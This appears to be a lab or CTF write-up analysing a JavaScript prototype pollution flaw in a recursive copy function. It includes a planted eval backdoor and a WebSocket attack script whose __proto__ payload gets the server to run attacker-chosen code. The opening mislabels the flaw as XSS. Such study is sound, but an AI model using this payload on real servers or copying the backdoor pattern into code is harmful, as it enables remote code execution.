

## Q2 JavaScript Injection

Cross-Site Scripting (XSS) is one of the most common JavaScript vulnerabilities. It occurs when attackers inject malicious scripts into JavaScript.

**Backdoor position:** [Git Link](#) line71

**Vulnerable function position:** [Git link](#) line 50

1. Analysis vulnerable function

```
function copy(data, json) {  
  try {  
    for (let key in json) {  
      if (key in json && key in data) {  
        copy(data[key], json[key])  
      } else {  
        data[key] = json[key]  
      }  
    }  
  } catch (e) {  
    console.log("copy error")  
    return false  
  }  
}
```

*Figure 1 vulnerable function*

The function recursively copies properties from json object to another data, without checking the names of keys. However, the copy function can modify the properties of a class. While a prototype had been modified, the changes affect all instances that are created from that prototype.

2. Verify the vulnerability of copy

```

function copy(object1, object2) {
  for (let key in object2) {
    if (key in object2 && key in object1) {
      copy(object1[key], object2[key])
    } else {
      object1[key] = object2[key]
    }
  }
}

let a = {}
let json = '{"__proto__": { "load": 1 }}'
json = JSON.parse(json)
// copy the json
copy(a, json)
console.log(a.load) // display 1
let b = {}
console.log(b.load) // also display 1

```

Figure 2 test script

We try to use the copy to change the '\_\_proto\_\_', and then state a new class.




Figure 3 js prototype pollution

### 3. Understanding of the backdoor

```

let info = {}
// info.debug = True
try {
    message= JSON.parse(message)
} catch (error) {
    socket.close()
    console.error("Received wrong json, close the socket");
    return
}
// Debug
if(info.debug){
    eval(info.debugCommand)
}
// Copy the json
copy(info,message)
// Process login tag

```




Figure 4 backdoor

The attacker should build a json to apply {debug: True} and {debugCommand:any javascript} prototype for every { } by polluting prototypes. Subsequently, the server will execute debugCommand while a new user connect to server.

#### 4. Start attack

##### [Attack script](#)

```

let ws = new WebSocket.WebSocket("ws://10.0.0.109:4567")
> send

ws.on("open", () => {
    console.log("start")
    // pollute the {}
    ws.send('{ "__proto__": { "debug": true, "debugCommand": "socket.send(`I am be controled`)" } }')
});
ws.on('message', (message) => {
    console.log('execute');
    console.log(String(message));
})
setTimeout(() => {
    let ws2 = new WebSocket.WebSocket("ws://10.0.0.109:4567")
    //trigger the backdoor
    ws2.on("open", () => {
        console.log("start")
        // pollute the {}
        ws2.send(JSON.stringify({ tag: 'hack' }))
    });
}, 2000);

```

Figure 5 Attack script

We receive **I am be controled**